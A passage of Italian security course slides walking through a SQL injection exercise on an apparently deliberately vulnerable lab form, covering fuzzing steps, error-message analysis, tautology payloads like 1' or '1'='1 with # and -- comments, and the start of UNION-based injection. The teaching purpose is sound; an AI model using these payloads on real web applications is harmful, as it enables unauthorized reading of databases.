(Più realistica delle precedenti)

Si selezioni il bottone "SQL injection".

Si ottiene una pagina Web con un form di input "User ID".

Uno script elabora l'input, lo usa in una query SQL e stampa la risposta.


Obiettivo della sfida

(Esecuzione di comandi arbitrari SQL)

Iniettare comandi SQL arbitrari tramite il form HTML.

Che fare ora?

(Bella domanda!)



Modus operandi

(Nelle precedenti iniezioni; cerchiamo di generalizzarlo)

Come ci si è comportati nei precedenti tentativi di attacco (iniezioni locali e remote)?

È possibile astrarre una "checklist" di operazioni generali da svolgere nella costruzione di una iniezione?

Passo 1

(Invio richiesta normale ed analisi della risposta)

Si invia al server una richiesta legittima, valida, non maliziosa e si analizza la risposta.

Obiettivo: approfondire la conoscenza del servizio invocato.

- Capire il funzionamento in condizioni normali della funzionalità invocata dalla richiesta.
- Ottenere informazioni sul server, quali ad esempio il nome ed il numero di versione (service fingerprinting).

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si invia al server una richiesta non legittima, invalida, maliziosa.

Obiettivo (irrealistico): provocare subito una esecuzione remota di codice arbitrario.

If you can do this in one shot…

(… then you're just as powerful as 鋼鉄ジーグ)

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si invia al server una richiesta non legittima, invalida, maliziosa.

Obiettivo (realistico): ottenere dalla risposta del server informazioni di aiuto per la costruzione di un attacco.

- Reazioni tipiche: crash, messaggio di errore.
- Informazioni tipiche: indicazione di un possibile punto di iniezione, indicazione di possibili caratteri speciali.

Fuzz testing

(AKA "fuzzing")

L'invio di richieste "anomale", effettuato con l'obiettivo di scoprire malfunzionamenti nel programma, prende il nome di **fuzz testing** (o **fuzzing**).

La costruzione di un attacco è sempre preceduta da una procedura di fuzz testing che individua il punto esatto dell'iniezione.

Esempi di richieste anomale

(Richiesta sintatticamente non corretta)

Si immette un input che risulta in una richiesta sintatticamente non corretta.

Obiettivo: provocare un messaggio di errore da parte del server (HTTP? SQL?) e recuperare ulteriori informazioni utili per la costruzione di un attacco.

Esempi di richieste anomale

(Richiesta semanticamente non corretta)

Si immette un input che risulta in una richiesta semanticamente non corretta (ovvero, senza senso).

Obiettivo: provocare un messaggio di errore da parte del server (HTTP? SQL?) e recuperare ulteriori informazioni utili per la costruzione di un attacco.

Esempi di richieste anomale

(Richiesta sintatticamente e semanticamente corretta, con una espressione)

Si immette un input contenente una espressione, che risulta in una richiesta sintatticamente e semanticamente corretta dopo la valutazione della stessa.

Obiettivo: capire se lo script eseguito dal server Web "interpreta" l'input (permettendo esecuzione arbitraria di codice).

Passo 3

(Verifica sfruttamento della vulnerabilità)

Se non si è ancora sfruttata la vulnerabilità, si sfrutta l'informazione ottenuta per costruire una una nuova risposta (Passo 2).

Se si è sfruttata la vulnerabilità, il compito può dirsi svolto.

Un esempio concreto

(Vale più di tutte le elucubrazioni mentali sciorinate finora)

Negli esempi successivi si proverà a seguire pedissequamente la procedura ora abbozzata.

Passo 1

(Invio richiesta normale ed analisi della risposta)

Si immetta l'input seguente nel form "User ID":

1

Tale input è:

sintatticamente corretto;

semanticamente corretto.

Ci si aspetta una risposta "corretta".

Analisi della risposta

(Individuazione del formato di una risposta ad input corretto)

Si dovrebbe ottenere la risposta seguente.

```
ID: 1
First name: admin
Surname: admin
```

Diventa chiaro il formato di una risposta corretta.

→ L'attaccante è in grado di discernere una risposta corretta da una non corretta (crash, errore, …).

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nel form "User ID":

-1

Tale input è:

sintatticamente corretto;

semanticamente incorretto (ID negativo).

Che risposta si ottiene?

Analisi della risposta

(Individuazione del formato di una risposta ad input numerico fuori scala)

Si dovrebbe ottenere la risposta nulla.

Diventa chiaro il formato di una risposta ad un valore intero fuori scala.

→ L'attaccante è in grado di individuare i valori interi validi.

Valido = Intero AND Presente nel database

Passo 3

(Verifica sfruttamento della vulnerabilità)

È stata sfruttata una vulnerabilità?

Apparentemente no.

Bisogna continuare con il Passo 2 (ed un'altra richiesta anomala).

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nel form "User ID":

stringa

Tale input è:

sintatticamente corretto;

semanticamente incorretto (ID stringa).

Che risposta si ottiene?

Analisi della risposta

(Individuazione del formato di una risposta ad input di tipo diverso)

Si dovrebbe ottenere la risposta nulla.

Diventa chiaro il formato di una risposta ad un valore di tipo diverso.

Passo 3

(Verifica sfruttamento della vulnerabilità)

È stata sfruttata una vulnerabilità?

Apparentemente no.

Bisogna continuare con il Passo 2 (ed un'altra richiesta anomala).

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nel form "User ID":

1.0

Tale input è:

sintatticamente corretto;

semanticamente corretto;

una espressione probabilmente equivalente a 1.

Che risposta si ottiene?

Analisi della risposta

(Lo script stampa l'input e, se valido, pure la risposta)

Si dovrebbe ottenere la risposta seguente.

```
ID: 1.0
First name: admin
Surname: admin
```

L'applicazione sembra:

- stampare direttamente l'input numerico (se valido);
- convertire un argomento double in intero.

Riflessione

(L'atto di stampare l'input immesso nella risposta)

La **riflessione dell'input** o **riflessione** (**input reflection** o **reflection**) è l'atto di un server di includere (senza filtro alcuno) l'input di un utente nella risposta.

La presenza di riflessione è negativa:

- permette ad un attaccante di vedere il risultato di un attacco;
- Permette l'esecuzione di codice nel contesto del browser della vittima che naviga una pagina maliziosa.

Passo 3

(Verifica sfruttamento della vulnerabilità)

È stata sfruttata una vulnerabilità?

Apparentemente no.

Bisogna continuare con il Passo 2 (ed un'altra richiesta anomala).

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nel form "User ID":

2-1

Tale input è:

sintatticamente corretto;

semanticamente corretto;

una espressione equivalente a 1.

Che risposta si ottiene?

Analisi della risposta

(Lo script stampa un input corretto)

Si dovrebbe ottenere la risposta seguente.

```
ID: 2-1
First name: Gordon
Surname: Brown
```

L'applicazione sembra:

- riflettere l'input numerico (se valido);
- estrarre la parte numerica "2" e convertirla in un intero.

Passo 3

(Verifica sfruttamento della vulnerabilità)

È stata sfruttata una vulnerabilità?

Apparentemente no.

Bisogna continuare con il Passo 2 (ed un'altra richiesta anomala).

Passo 2

(Invio richiesta non normale ed analisi della risposta)

Si immetta l'input seguente nel form "User ID":

stringa'

Tale input è:

sintatticamente incorretto (si ottiene una query tipo `SELECT f1, f2, f3 FROM table WHERE f1 = 'v1''`);

semanticamente incorretto (ID negativo).

Che risposta si ottiene?

Analisi della risposta
(Messaggio di errore del server SQL)

Si ottiene un messaggio di errore del server SQL.

```
You have an error in your SQL syntax;
check the manual that corresponds to your
MySQL server version for the right syntax
to use near ‘‘stringa’’’ at line 1
```

Analisi della risposta

(Server MySQL; parametro tra singoli apici; errore alla riga 1 della query)

Si ottiene un messaggio di errore del server SQL.

```
You have an error in your SQL syntax;
check the manual that corresponds to your
MySQL server version for the right syntax
to use near 'stringa'' at line 1
```

Il server SQL è MySQL

Il parametro è inserito tra apici singoli

L'errore avviene alla riga 1 della query

Passo 3

(Verifica sfruttamento della vulnerabilità)

È stata sfruttata una vulnerabilità?

Apparentemente no.

Bisogna continuare con il Passo 2 (ed un'altra richiesta anomala).

Il formato della query SQL nello script

(A wild guess)

Il formato della query eseguita dallo script sembra essere simile al seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = 'v1';
```

Il server MySQL converte **`v1`** in un intero e preleva la riga corrispondente di **`table`**.

Un'idea molto stuzzicante

(Per la modifica arbitraria della query SQL)

Si può provare ad iniettare un input che trasformi la query SQL in un'altra in grado di stampare tutte le righe della tabella.

Il server SQL stampa tutte le righe della tabella se e solo se la clausola WHERE risultante dall'iniezione è sempre vera.

La domanda cruciale

(Risolta la quale, si riesce probabilmente a fare un danno consistente)

Come si può iniettare un argomento in modo tale da inserire una clausola WHERE sempre vera?

Ma soprattutto: che cosa è una clausola sempre vera?


Tautologia

(Una condizione logica vera indipendentemente dall'input)

Una tautologia è una condizione logica vera indipendentemente dall'input utente.

L'esempio più classico di tautologia è il seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = 'v1' OR '1'='1';
```



Iniezione di una tautologia

(Permette la stampa dell'intera tabella)

È possibile iniettare una tautologia immettendo l'input seguente nel form "User ID":


```
1' or '1'='1
```

La query risultante è la seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR '1'='1';
```


Albero di attacco

(Iniezione SQL diretta basata su tautologia)



Risultato


(Viene stampata l'intera tabella degli utenti)



Uso degli apici singoli
(Bilanciamento degli apici iniziale e finale della query SQL)

Gli argomenti della tautologia sono stati scritti tra apici singoli, stando ben attenti a bilanciare l'apice singolo iniziale e finale:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR '1'='1';
```



È possibile semplificare l'iniezione, omettendo gli apici?

Un tentativo

(Destinato a fallire per via di un apice di troppo)

Omettendo gli apici singoli nella tautologia **`'1' OR '1'`** si ottiene la query seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR 1=1';
```

Si noti l'apice extra alla fine.
Questa query SQL fallisce.

Un altro tentativo

(Annullamento dell'apice via commento SQL)


Aggiungendo il carattere di commento **#** si ottiene la query seguente:

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR 1=1#';
```

Il carattere **#** annulla tutto ciò che segue (apice singolo e punto e virgola).
Una singola query SQL può eseguire anche senza punto e virgola finale.

Risultato

(Viene stampata l'intera tabella degli utenti)



Una variante più nota in letteratura


(Uso della sequenza "-- " per il commento)

In letteratura è molto popolare anche la sequenza "`--  `" (due "meno" seguiti da uno spazio) per introdurre un commento :

```
SELECT f1, f2, f3
FROM table
WHERE f1 = '1' OR 1=1-- ';
```

Risultato

(Viene stampata l'intera tabella degli utenti)



“I’m impressed”

(That was a nice one)

Limiti dell'attacco basato su tautologia

(Diversi)

L'iniezione SQL basata su tautologia presenta diverse limitazioni.

- Non permette di dedurre la struttura di una query SQL (campi selezionati e tipo degli stessi).
- Non permette di selezionare altri campi rispetto a quelli presenti nella query SQL.
- Non permette di eseguire comandi arbitrari SQL.

Si può fare di meglio?

L'operatore UNION

(Unisce l'output di più query SQL omogenee)

L'operatore UNION unisce l'output di più query SQL "omogenee".

Query omogenee:

- devono avere lo stesso numero di colonne;
- devono avere dati compatibili sulle stesse colonne.

Esempio di UNION:

https://www.w3schools.com/sql/sql_union.asp

Un’idea notevole

(Per l’esecuzione di query e codice arbitrario SQL)

Si può provare ad iniettare un input che trasformi la query SQL in una query UNION.

La prima query SQL è quella dello script.
La seconda query SQL è fornita dall’attaccante.

Ostacoli all'iniezione SQL UNION

(Bisogna indovinare la struttura della tabella)

Affinché la query SQL UNION risultato della iniezione funzioni, è necessario capire la struttura della tabella selezionata dallo script.

- Memento: numero di colonne e tipi di dato devono combaciare!

Si adotta un approccio incrementale di tipo "trial and error".

Primo tentativo

(UNION con una query con un campo)

Immettendo l'input seguente nel form "User ID" si inietta una query SQL in cascata a quella dello script (che, purtroppo, non si conosce):

```
1' UNION select 1 #
```

Che risposta si ottiene?

Analisi della risposta
(Messaggio di errore del server SQL)

Si ottiene un messaggio di errore del server SQL.

```
The used SELECT statements have a different number of columns
```

Il numero di colonne nelle due query SQL è diverso.

→ La query eseguita dallo script non recupera solo un campo.

Con il senno di poi, è perfettamente logico…

Secondo tentativo
(UNION con una query con due campi)

Immettendo l'input seguente nel form "User ID" si inietta una query SQL in cascata a quella dello script (che, purtroppo, non si conosce):

```
1' UNION select 1, 2 #
```

